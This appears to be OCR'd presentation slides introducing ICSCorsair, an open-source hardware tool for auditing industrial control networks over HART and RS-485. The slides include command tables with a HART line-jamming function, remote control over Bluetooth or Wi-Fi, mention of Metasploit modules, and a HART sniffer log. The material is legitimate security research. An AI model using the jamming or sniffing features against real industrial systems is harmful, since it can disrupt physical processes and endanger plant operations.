
Prototype v.0.03.1




- CY8C38* compatible
- HART out OpAmp moved into MCU
- TME 0505S 1351 as power isolator


Why did we call it ICSCorsair?

F4U Corsair – WWII USAF & RAF fighter, scout, fighter-bomber, 417 mph, armed with guns, rockets and bombs. In service till the 1980s






ICSCorsair board


5-36V power input circuit
RS-485 I/O & DE
RS-485 terminator resistor
HART In/Out & HART impedance circuit
Power Isolator
RS-485
USB
SWD programmer port
MCU
Xbee slot with plugged in BluetoothBee card
Extension board slot

HART modem inside MCU



(a) demodulator
(b) modulator


Choosing MCU: PSoC 3

- USB
- ADC, DAC, OpAmps, Comparators, Integrators inside
- PLDs (Programmable Logical Blocks) to create custom digital peripherals
- Choice between CY8C3446PVI-076 (cheaper, 50 Mhz frequency) and CY8C3866PVI-021 (67 MHz frequency and internal Digital Filter Block)

Operation modes

- Binary configuration mode
- Text configuration mode
- HART FSK mode
- RS-485 mode (Modbus/Profibus, up to 460kbps)
- Change mode with `0x1B 0x6B 0x43 <mode number in ASCII>` (Esc M Shift+C <Mode>)

Text commands (mode 1)



COM9:9600baud - Tera Term VT
File Edit Setup Control Window Help

```
ICSCorsair v.0.03.2
       ***text-mode menu****
m<mode> -- change current mode
8<sp>   -- preset RS-485 speed
J/j     -- start/stop HART line JAM
R/r     -- toggle RS-485 resitor
s<mode> -- set default start mode
U/u     -- ena/disable USB on start
E       -- print EEPROM in hex
X       -- get XBee init strings
?       -- print this menu
>
```


Binary commands (mode 0)

Command syntax	Description
`0xFE <mode>`	Sets default start mode: 0x00 – binary, 0x01 – text, etc.
`0xFD <USB>`	Enable USB at startup: 0x00 – disable, 0x01 – enable
`0xFB <XBEE init strings list> 0x00`	Initialization strings list for XBEE slot.
`0xFA <mode>`	Switch to mode: 0x00 – binary, 0x01 – text, e.t.c.
`0x85 <speed constant>`	Presets the speed of RS-485 port. Speed constant is the number of speed preset
`0x8E <on/off>`	Sets the RS-485 termination resistor on (0x01) or off (0x00)
`0x4A / 0x6A`	Start / Stop HART line jamming

Remote access via XBee slot

- You can control ICSCorsair remotely, via the Xbee expansion slot
- Bluetooth, Wi-Fi and RF(UART) cards supported


Bluetooth



Wi-Fi

RF

Expansion slot for ICSCorsair




Pins: I^{2}C, SIO, 4 GPIO, IDAC/VDAC, ADC, 3.3V, 5V, Isolated 5V and GND, GND

Software for ICSCorsair


- ICSCorsair may work as standalone HART/RS-485 modem
- Additional software is available in the repository:
  - Helper Ruby scripts
  - MetaSploit modules
  - Mobile application

Example usage: HART sniffer



```
ff ff ff ff ff 2 0 0 0 2
#<Hartpdu:0xb243d0 @correctlen=true, @correctcrc=true, @preamble=5, @delimeter=2, @address=[0], @com
mand=0, @bytecount=0, @data=[], @checkbyte=2>
Command 0 request with no args.
Command 0 response fe 17 29 9 6 a 19 8 1 10 f0 1c 7 2 62 0 0
ff ff ff ff ff 6 0 0 13 0 0 fe 17 29 9 6 a 19 8 1 10 f0 1c 7 2 62 0 0 5b
29
#<Hartpdu:0xb217d8 @correctlen=true, @correctcrc=true, @preamble=5, @delimeter=6, @address=[0], @com
mand=0, @bytecount=17, @data=[254, 23, 41, 9, 6, 10, 25, 8, 1, 16, 240, 28, 7, 2, 98, 0, 0], @checkb
yte=91, @response=0, @status=0>
Command 0 response {"manufacturer_id"=>23, "device_type"=>41, "min_preambles_rq"=>9, "HART_revision"
=>6, "device_revision"=>10, "firmware_revision"=>25, "hardware_revision_level"=>8, "signalling_code"
=>0, "flags"=>1, "device_id"=>"\x10\xF0\x1C", "min_preambles_rs"=>7, "max_variables"=>2, "config_cha
nge_cnt"=>25088, "ext_status"=>0}
going next...
ff ff ff ff ff 82 17 29 10 f0 1c 0 0 40
#<Hartpdu:0xb1f6c0 @correctlen=true, @correctcrc=true, @preamble=5, @delimeter=130, @address=[23, 41
, 16, 240, 28], @command=0, @bytecount=0, @data=[], @checkbyte=64>
Command 0 request with no args.
Command 0 response fe 17 29 9 6 a 19 8 1 10 f0 1c 7 2 62 0 0
ff ff ff ff ff 86 17 29 10 f0 1c 0 13 0 0 fe 17 29 9 6 a 19 8 1 10 f0 1c 7 2 62 0 0 19
33
#<Hartpdu:0xb1d050 @correctlen=true, @correctcrc=true, @preamble=5, @delimeter=134, @address=[23, 41
, 16, 240, 28], @command=0, @bytecount=17, @data=[254, 23, 41, 9, 6, 10, 25, 8, 1, 16, 240, 28, 7, 2
, 98, 0, 0], @checkbyte=25, @response=0, @status=0>
Command 0 response {"manufacturer_id"=>23, "device_type"=>41, "min_preambles_rq"=>9, "HART_revision"
=>6, "device_revision"=>10, "firmware_revision"=>25, "hardware_revision_level"=>8, "signalling_code"
=>0, "flags"=>1, "device_id"=>"\x10\xF0\x1C", "min_preambles_rs"=>7, "max_variables"=>2, "config_cha
nge_cnt"=>25088, "ext_status"=>0}
going next...
ff ff ff ff ff 82 17 29 10 f0 1c 14 1 0 55
#<Hartpdu:0xb1b238 @correctlen=true, @correctcrc=true, @preamble=5, @delimeter=130, @address=[23, 41
, 16, 240, 28], @command=20, @bytecount=1, @data=[0], @checkbyte=85>
Command 20 request with no args.
```

Mobile application*



ICSCorsair

ICSCorsair is an open-source harware tool for auditing ICS networks

- Written in C#/F# using Xamarin Framework
- Works on Android/iOS
- Supports HART, partial support of Modbus I/O and Profibus sniffing


*in development

TIME TO EXPLAIN THE DEMO!

